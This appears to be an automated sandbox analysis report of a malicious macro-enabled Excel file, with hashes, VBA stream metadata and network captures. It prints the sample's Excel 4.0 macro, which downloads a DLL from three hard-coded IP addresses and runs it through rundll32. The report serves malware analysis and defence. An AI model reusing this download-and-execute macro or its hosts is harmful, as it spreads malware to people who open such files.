SHA1:	4ff9eafa51cdd8d979ef68dc8d0aa9ebb6168e20
SHA256:	bba463e9f1b1044f7d3b09fe0d696ebb57b1668a1fc0253 63731c6aefac112bd
SHA512:	4520dd5fc814372d5a76ef77376293fb5b562f2543a315a c567b1f24fcdb7da89b63da29004c2f0199e249f9319bf88 945c1fd51bf40cfd3c0ef09dcf40b0d1f
SSDEEP:	3072:0f/vKINbjvw548LMb/oqKO8NnS8+60Kcdb:0faAbT 648LM7D98Np+E8
File Content Preview:	PK..........!. +F.............[Content_Types].xml ...(................ ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/412131/sample/Copy-384955799-05102021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	

Indicators	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Brifes
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-10T15:19:38Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: dfgbfdg.bas, Stream Size: 12783

General	
Stream Path:	VBA/dfgbfdg
VBA File Name:	dfgbfdg.bas
Stream Size:	12783
Data ASCII:	. . . . z . . . . , ... a . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 19 2c 00 00 00 00 00 00 01 00 00 00 92 bf 61 d3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.Run
Attribute
Auto_Open()
"dfgbfdg"
Application.WindowState
VB_Name
Private
xlMaximized

VBA Code

VBA File Name: gdrgdrzg.bas, Stream Size: 681

General	
Stream Path:	VBA/gdrgdrzg
VBA File Name:	gdrgdrzg.bas
Stream Size:	681
Data ASCII:	. . . . " . . . .) . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf 91 ff 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"gdrgdrzg"

VBA Code

VBA File Name: rgtrdsgrd.bas, Stream Size: 684

General	
Stream Path:	VBA/rgtrdsgrd
VBA File Name:	rgtrdsgrd.bas
Stream Size:	684
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf 1e ac 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"rgtrdsgrd"
VB_Name

VBA Code

VBA File Name: sefsef.bas, Stream Size: 679

General	
Stream Path:	VBA/sefsef
VBA File Name:	sefsef.bas
Stream Size:	679
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 92 bf bf ee 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"sefsef"

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 651

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	651
Entropy:	5.48218564538
Base64 Encoded:	True

General	
Data ASCII:	ID="{59C1B927-2648-473B-85AB-AF85533B3C8D}"..Document=......../&H00000000..Document=....1/&H00000000..Module=dfgbfdg..Module=sefsef..Module=rgtrdsgrd..Module=gdrgdrzg..Document=....2/&H00000000..Document=....3/&H00000000..Name="VBAProject"..HelpContextID="
Data Raw:	49 44 3d 22 7b 35 39 43 31 42 39 32 37 2d 32 36 34 38 2d 34 37 33 42 2d 38 35 41 42 2d 41 46 38 35 35 33 33 42 33 43 38 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 64 66 67 62 66 64 67 0d 0a 4d 6f 64 75 6c 65 3d 73 65 66

Stream Path: PROJECTwm, File Type: data, Stream Size: 185

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	185
Entropy:	3.85386516759
Base64 Encoded:	False
Data ASCII:	.........-.B.0...=.8.3.0.......1...8.A.B.1...dfgbfdg.d.f.g.b.f.d.g...sefsef.s.e.f.s.e.f...rgtrdsgrd.r.g.t.r.d.s.g.r.d...gdrgdrzg.g.d.r.g.d.r.z.g.......2...8.A.B.2.......3...8.A.B.3.....
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 64 66 67 62 66 64 67 00 64 00 66 00 67 00 62 00 66 00 64 00 67 00 00 00 73 65 66 73 65 66 00 73 00 65 00 66 00 73 00 65 00 66 00 00 00 72 67 74 72 64 73 67 72 64 00 72 00 67 00 74 00 72 00 64 00 73 00 67 00 72 00 64 00 00 00 67 64 72 67 64 72 7a 67

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3331

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3331
Entropy:	4.29605456718
Base64 Encoded:	False
Data ASCII:	.a.............................. .*.\\.G.{.0.0.0.2.0.4.E.F.-.0.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.0.0.4.6.}.#.4...2.#.9.#.C.:.\\.P.r.o.g.r.a.m. .F.i.l.e.s.\\.C.o.m.m.o.n. .F.i.l.e.s.\\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\\.V.B.A.\\.V.B.A.7...1.\\.V.B.E.7.
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 725

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	725
Entropy:	6.57361496255
Base64 Encoded:	True
Data ASCII:	............0*.....p..H.....d........VBAProje.ct..4..@..j...=....r........e..b.....J<.....r.stdole>...s.t.d.o..l.e...h.%.^..*\\G{00.020430-.....C......004.6}#2.0#0.#C:\\Wind.ows\\Syst em32\\.e2..tlb#OLE .Automati.on.`...EOffDic.EO.f..i..c.E.......E.2DF8D04C.-
Data Raw:	01 d1 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 65 9d 8e 62 02 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	990
Entropy:	3.21342337004
Base64 Encoded:	True

General	
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf cf a9 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	990
Entropy:	3.2143784083
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . E . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf a2 45 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1051\x1080\x1089\x10903, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10903
File Type:	data
Stream Size:	990
Entropy:	3.21351502146
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . + ... # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf fe 2b 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 994

General	
Stream Path:	VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072
File Type:	data
Stream Size:	994
Entropy:	3.23027108917
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 92 bf 9d 8b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

```
="uRlMon"!="URLDow"(0, ="http://185.14.31.59/"=NOW().dat, ..\Nuydar.veryrf, 0, 0)
```

```
,,,,,1,,,,,,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"",""JEIUYUITRYF"")",,,"=CONCATENATE(AG101,AH95,AG99,AG100)",=NOW(),,,,,"=CONCATENATE(AG102,AH95,AG99,AG100)",,,,,,"=CONCATENATE(AG103,AH95,AG99,AG100)",,,=HALT(),,,,"=CONCATENATE(AG106,AG107)",,,,,,.d,,"=""uRlMon""",,,,at,,,,,,"=""http://185.14.31.59/""",,"=""JJCCBB""",,,,http://45.138.157.63/,,Belandes,,,,"=""http://167.114.48.59/""",,,,"=REGISTER(AI99,AH98,AI101,AI102,,1,9)",,,=GOTO(AE103),,,"=Belandes(0,AG95,AI105,0,0)",,,,,..\Nuydar.veryrf,,"=IF(AE105<0, Belandes(0,AG96,AI105,0,0))",,"=""URLDow""",,,,"=IF(AE106<0, Belandes(0,AG97,AI105,0,0))",,"=""nloadToFileA""",,,,,,,,,,"=IF(AE107<0,CLOSE(0),)",,,,,,,,,,,,=GOTO(Nols!H6),,,,,
```

```
,"=""r""",,"=""undll32 ..\Nuydar.veryrf,DllReg""","=""isterServer""",,,,,=EXEC(I7&I9&I10),,,,=HALT(),
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-12:32:07.063368	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.14.31.59	192.168.2.22
05/12/21-12:32:07.279536	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	45.138.157.63	192.168.2.22
05/12/21-12:32:08.078651	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	167.114.48.59	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:32:06.827209949 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:32:06.876507998 CEST	80	49167	185.14.31.59	192.168.2.22
May 12, 2021 12:32:06.876682043 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:32:06.877918959 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:32:06.926110983 CEST	80	49167	185.14.31.59	192.168.2.22
May 12, 2021 12:32:07.063368082 CEST	80	49167	185.14.31.59	192.168.2.22
May 12, 2021 12:32:07.063433886 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:32:07.095103025 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:32:07.180423975 CEST	80	49168	45.138.157.63	192.168.2.22
May 12, 2021 12:32:07.180553913 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:32:07.181170940 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:32:07.266346931 CEST	80	49168	45.138.157.63	192.168.2.22
May 12, 2021 12:32:07.279536009 CEST	80	49168	45.138.157.63	192.168.2.22
May 12, 2021 12:32:07.279680014 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:32:07.297122955 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:32:07.423924923 CEST	80	49169	167.114.48.59	192.168.2.22
May 12, 2021 12:32:07.424138069 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:32:07.424813986 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:32:07.551469088 CEST	80	49169	167.114.48.59	192.168.2.22
May 12, 2021 12:32:08.078650951 CEST	80	49169	167.114.48.59	192.168.2.22
May 12, 2021 12:32:08.078747034 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:33:12.064790010 CEST	80	49167	185.14.31.59	192.168.2.22
May 12, 2021 12:33:12.064980984 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:33:12.282846928 CEST	80	49168	45.138.157.63	192.168.2.22
May 12, 2021 12:33:12.283106089 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:33:13.079571009 CEST	80	49169	167.114.48.59	192.168.2.22
May 12, 2021 12:33:13.079791069 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:34:06.692468882 CEST	49169	80	192.168.2.22	167.114.48.59
May 12, 2021 12:34:06.692816019 CEST	49168	80	192.168.2.22	45.138.157.63
May 12, 2021 12:34:06.693105936 CEST	49167	80	192.168.2.22	185.14.31.59
May 12, 2021 12:34:06.741274118 CEST	80	49167	185.14.31.59	192.168.2.22
May 12, 2021 12:34:06.777682066 CEST	80	49168	45.138.157.63	192.168.2.22
May 12, 2021 12:34:06.819226980 CEST	80	49169	167.114.48.59	192.168.2.22

HTTP Request Dependency Graph

- 185.14.31.59
- 45.138.157.63
- 167.114.48.59

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.14.31.59	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:32:06.877918959 CEST	0	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.14.31.59 Connection: Keep-Alive
May 12, 2021 12:32:07.063368082 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:32:07 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	45.138.157.63	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:32:07.181170940 CEST	1	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 45.138.157.63 Connection: Keep-Alive
May 12, 2021 12:32:07.279536009 CEST	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:32:07 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	167.114.48.59	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 12:32:07.424813986 CEST	3	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.114.48.59 Connection: Keep-Alive
May 12, 2021 12:32:08.078650951 CEST	4	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:32:08 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2436 Parent PID: 584

General

Start time:	12:31:40
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
